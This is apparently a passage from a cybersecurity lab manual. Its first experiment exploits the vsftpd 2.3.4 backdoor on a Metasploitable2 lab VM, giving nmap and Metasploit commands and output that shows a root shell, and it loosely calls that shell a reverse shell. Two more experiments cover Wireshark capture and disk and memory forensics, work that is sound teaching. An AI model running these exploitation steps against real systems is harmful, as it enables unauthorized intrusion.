
```
nmap -sV <Target-IP>
```

Scans the Metasploitable2 VM to find services and versions.

3. Launch Metasploit Console

msfconsole

Starts the Metasploit Framework used for exploitation.



```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b4:60:1e
          inet addr:192.168.146.128  Bcast:192.168.146.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb4:601e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:473 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31609 (30.8 KB)  TX bytes:12768 (12.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:188 errors:0 dropped:0 overruns:0 frame:0
          TX packets:188 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:66773 (65.2 KB)  TX bytes:66773 (65.2 KB)

msfadmin@metasploitable:~$  _
```

4. Search for Vulnerability Modules

Example for vsftpd backdoor:


search vsftpd

Finds an existing exploit module for the vulnerable service.

5. Use the Exploit Module

use exploit/unix/ftp/vsftpd_234_backdoor

Loads the module for the vsftpd 2.3.4 vulnerability.



```
TARGET => 0
[!] Unknown datastore option: LHOST. Did you mean RHOST?
[msf](Jobs:1 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set LHOST 10.0.2.15
LHOST => 10.0.2.15
[!] Unknown datastore option: LPORT. Did you mean RPORT?
[msf](Jobs:1 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set LPORT 11267
LPORT => 11267
[msf](Jobs:1 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
[msf](Jobs:1 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RPORT 21
RPORT => 21
[msf](Jobs:1 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] 192.168.146.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.146.128:21 - USER: 331 Please specify the password.
[+] 192.168.146.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.146.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[msf](Jobs:2 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >>
```

6. Set Target IP

set RHOST <Target-IP>

7. Set Payload (if required)

set PAYLOAD cmd/unix/interact

Defines what code is executed after successful exploitation.

8. Run the Exploit

exploit

Executes the attack and attempts to get a session.


9. Interact with the Session

You may receive a shell or Meterpreter session:

shell

Confirms successful exploitation.

10. Exit and Clean Up



```
[msf](Jobs:0 Agents:0) >> db_nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-light 192.168.146.128
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 06:09 UTC
[*] Nmap: Nmap scan report for 192.168.146.128
[*] Nmap: Host is up (0.0018s latency).
[*] Nmap: Not shown: 82 filtered tcp ports (no-response)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 513/tcp  open  login?
[*] Nmap: 514/tcp  open  tcpwrapped
[*] Nmap: 2049/tcp open  rpcbind
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[illegible]
[msf](Jobs:1 Agents:0) >>
```

Result

A known vulnerability in the target system was successfully exploited using the Metasploit Framework, resulting in unauthorized access (reverse shell), thus demonstrating real-world ethical hacking and exploitation techniques in a controlled lab environment.

Innovative Approach:

 Post-Exploitation Analysis

After successful exploitation, students perform post-exploitation tasks such as privilege escalation, persistence, or data exfiltration (ethically and on a test machine), giving a deeper look into real attacker behavior and response strategies.

Pre-Viva Questions

1. What is Metasploit and how is it used in penetration testing?
2. What is the difference between an exploit and a payload?
3. What is the purpose of nmap in ethical hacking?
4. What is the Metasploitable2 VM used for?
5. Name different types of payloads in Metasploit.

Post-Viva Questions

1. Which vulnerability did you exploit and why?
2. How do you set the target IP in Metasploit?
3. What happened after you ran the exploit?
4. What is a reverse shell and how is it achieved?
5. What precautions should be taken when using Metasploit in real environments?

Exp 7: Analyzing Network Traffic with Wireshark

Aim

To capture and analyze network packets using **Wireshark**, understand different protocols, and identify potential anomalies or security issues in the traffic.

Objectives

1. To install and set up Wireshark for packet analysis.
2. To capture live traffic from a network interface.
3. To identify and analyze various network protocols (e.g., HTTP, TCP, ICMP, DNS).
4. To inspect packet details like source/destination IP, port, flags, etc.
5. To detect anomalies, suspicious packets, or signs of attack (e.g., scans, DoS).

Tools Required

- **Wireshark** (latest version)
- **Kali Linux / Windows / Ubuntu**
- **Internet connection / test LAN**
- Optional tools: ping, curl, nmap (for traffic simulation)

Algorithm

1. Install and launch Wireshark.
2. Select the correct network interface to monitor.
3. Start the capture session.
4. Generate sample traffic (e.g., browse websites, use ping).
5. Stop the capture after a few minutes.
6. Apply filters and analyze captured packets.
7. Save capture for reporting and reference.

Step-by-Step Procedure with Explanation

1. Launch Wireshark

Open Wireshark from the application menu or terminal.

Wireshark is a GUI-based packet analyzer tool.

2. Select a Network Interface


Choose your active internet/network interface (e.g., eth0, wlan0).

The correct interface ensures meaningful traffic is captured.

3. Start Capturing Packets

Click **Start Capturing** or the blue shark fin icon.

Begins recording all packet data from the selected interface.



4. Generate Network Traffic

Use:

```
ping google.com
curl http://example.com
nmap <target-ip>
```

Helps simulate common protocols and traffic for analysis.

5. Stop Capture After 1–2 Minutes


Click the red square icon to stop the capture.

6. Analyze Captured Packets

Use filters such as:

- http – to view HTTP traffic
- icmp – to view ping requests
- dns – for DNS queries
- tcp.port == 80 – specific TCP ports

Filters help isolate specific types of traffic for deep inspection.




```
No.  Time       Source           Destination      Protocol Length Info
 1 0.000000   192.168.2.228    211.149.143.233  TCP     78  60907 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=617706…
 2 0.001233   192.168.2.228    211.149.143.233  TCP     78  60908 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=617706…
 3 0.007876   211.149.143.233  192.168.2.228    TCP     74  80 → 60907 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1452 WS=256 S…
 4 0.008452   211.149.143.233  192.168.2.228    TCP     74  80 → 60908 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1452 WS=256 S…
 5 0.008596   192.168.2.228    211.149.143.233  TCP     66  60907 → 80 [ACK] Seq=1 Ack=1 Win=132480 Len=0 TSval=617706192 TSec…
 6 0.008751   192.168.2.228    211.149.143.233  TCP     66  60908 → 80 [ACK] Seq=1 Ack=1 Win=132480 Len=0 TSval=617706192 TSec…
 7 0.009006   192.168.2.228    211.149.143.233  HTTP   550  GET / HTTP/1.1
 8 0.055851   192.168.2.228    211.149.143.233  TCP    550  [TCP Retransmission] 60907 → 80 [PSH, ACK] Seq=1 Ack=1 Win=132480 …
 9 0.063509   211.149.143.233  192.168.2.228    TCP     78  80 → 60907 [ACK] Seq=1 Ack=485 Win=131840 Len=0 TSval=406269395 TS…
10 3.118923   211.149.143.233  192.168.2.228    TCP   1454  80 → 60907 [ACK] Seq=1 Ack=485 Win=131840 Len=1388 TSval=406269487…
11 3.118927   211.149.143.233  192.168.2.228    TCP   1454  80 → 60907 [ACK] Seq=1389 Ack=485 Win=131840 Len=1388 TSval=406269…
12 3.119004   192.168.2.228    211.149.143.233  TCP     66  60907 → 80 [ACK] Seq=485 Ack=2777 Win=129664 Len=0 TSval=617709271…
13 3.126424   211.149.143.233  192.168.2.228    TCP   1454  80 → 60907 [ACK] Seq=2777 Ack=485 Win=131840 Len=1388 TSval=406269…
14 3.126802   211.149.143.233  192.168.2.228    TCP   1454  80 → 60907 [ACK] Seq=4165 Ack=485 Win=131840 Len=1388 TSval=406269…
15 3.126807   211.149.143.233  192.168.2.228    TCP   1454  80 → 60907 [ACK] Seq=5553 Ack=485 Win=131840 Len=1388 TSval=406269…
```

7. Inspect Individual Packets

Click a packet to expand and view:

- Ethernet frame
- IP headers
- TCP/UDP headers
- Payload and flags


Packet-level inspection shows detailed protocol behavior and anomalies.



8. Save Capture File

File → Save As → .pcapng or .pcap

Useful for future analysis or submission.



Innovative Approach:
 Anomaly-Based Traffic Analysis
Instead of just capturing packets, students will analyze anomalies—**e**.g., unusual protocols on unexpected ports, traffic spikes, or abnormal connection durations—mimicking real SOC (Security Operations Center) activities.

Result

Wireshark was successfully used to capture and analyze network traffic, identify various protocols, inspect packet-level details, and filter out suspicious or interesting packets for network security analysis.

Pre-Viva Questions

1. What is the purpose of Wireshark in cybersecurity?
2. What is a packet and what does it contain?
3. Define the difference between TCP and UDP.
4. What is the function of filters in Wireshark?
5. How does ICMP differ from HTTP in packet behavior?

Post-Viva Questions

1. Which filters did you apply and why?
2. What was the IP address of the DNS server observed?
3. Were there any retransmissions or errors in your capture?
4. Did you observe any unusual port activity?
5. How can Wireshark help in detecting a man-in-the-middle attack?

Exp 8: Investigating a Cyber Incident using Forensics Tools

Aim

To investigate a simulated cyber incident using forensic tools and analyze digital evidence from a compromised system.

Objectives

1. To understand the phases of digital forensics in a cyber incident.
2. To acquire and examine disk or memory images using forensic tools.
3. To identify artifacts such as deleted files, logs, or suspicious executables.
4. To analyze browser history, USB access logs, or malicious processes.
5. To prepare a basic forensics report based on findings.

Tools Required

- **Autopsy** (GUI-based digital forensics tool)
- **FTK Imager** / dd (for evidence acquisition)
- **Volatility** (for memory analysis)
- **Kali Linux** or Windows system
- Sample disk/memory image (e.g., .E01, .dd, .mem)
- Internet (for tool installation or artifact correlation)

Algorithm

1. Acquire disk/memory image from a suspect system.
2. Load the image into a forensics tool (e.g., Autopsy or Volatility).
3. Analyze file structure, logs, and suspicious artifacts.
4. Recover deleted files or hidden files.
5. Correlate timestamps and access history.
6. Document findings and create a basic timeline of the incident.

Step-by-Step Procedure with Explanation

1. Launch Autopsy or FTK Imager

Open the forensics tool from your applications menu.

Autopsy provides a GUI interface for analyzing disk images and extracting evidence.

2. Load Disk Image

In Autopsy:

- Create a new case → Add Data Source → Select .dd or .E01 file

Disk images are copies of a suspect's storage, crucial for evidence.

3. Analyze File System

Explore:

- User directories
- Recently accessed files
- Suspicious executables
- Timestamps (MAC times)

Shows potential tampering, deleted files, or malware.

4. Recover Deleted Files

Autopsy > "Deleted Files" module → Restore and analyze contents

Attackers often delete logs or payloads—recovery can reveal them.

5. Examine Browser History & Downloads

Modules: Web History, Downloads

Tracks malicious websites or phishing sites visited.

6. Analyze USB Device History (if applicable)

Look for setupapi.dev.log, Registry entries (on Windows systems)

Reveals data exfiltration or unauthorized device usage.

7. Optional: Memory Analysis using Volatility

```
vol.py -f memory.img imageinfo
vol.py -f memory.img pslist
vol.py -f memory.img malfind
```

Identifies running processes, injected code, or hidden malware.

8. Document Timeline and Findings

Autopsy → "Timeline" → View events by time
Export all relevant evidence and take notes for report.

Helps reconstruct the attacker's activity in sequence.

Output

- Screenshot of loaded disk image in Autopsy
- List of recovered deleted files
- Evidence of suspicious files, logs, and activities
- Timeline view of user activity

- Memory analysis output (optional with Volatility)

Innovative Approach:
 Timeline Reconstruction and Threat Attribution
Students create a **timeline of attacker activity** using forensic evidence (e.g., logs, browser history, deleted files), and use open-source intelligence (OSINT) to guess threat actors or malware families involved—simulating threat intelligence analysis.

Result

A cyber incident was successfully investigated using forensic tools like Autopsy and Volatility, uncovering deleted files, suspicious activities, and digital evidence for reporting.

Pre-Viva Questions

1. What are the phases of digital forensics?
2. What is a disk image and why is it important?
3. Name common file systems Autopsy can analyze.
4. What types of evidence can you recover from memory analysis?
5. What are MAC times in digital forensics?

Post-Viva Questions

1. What suspicious activity did you identify in the experiment?
2. Which deleted file(s) were recovered and what did they reveal?
3. How does timeline analysis help in incident investigation?
4. What evidence indicates data exfiltration?
5. How do forensic tools maintain evidence integrity?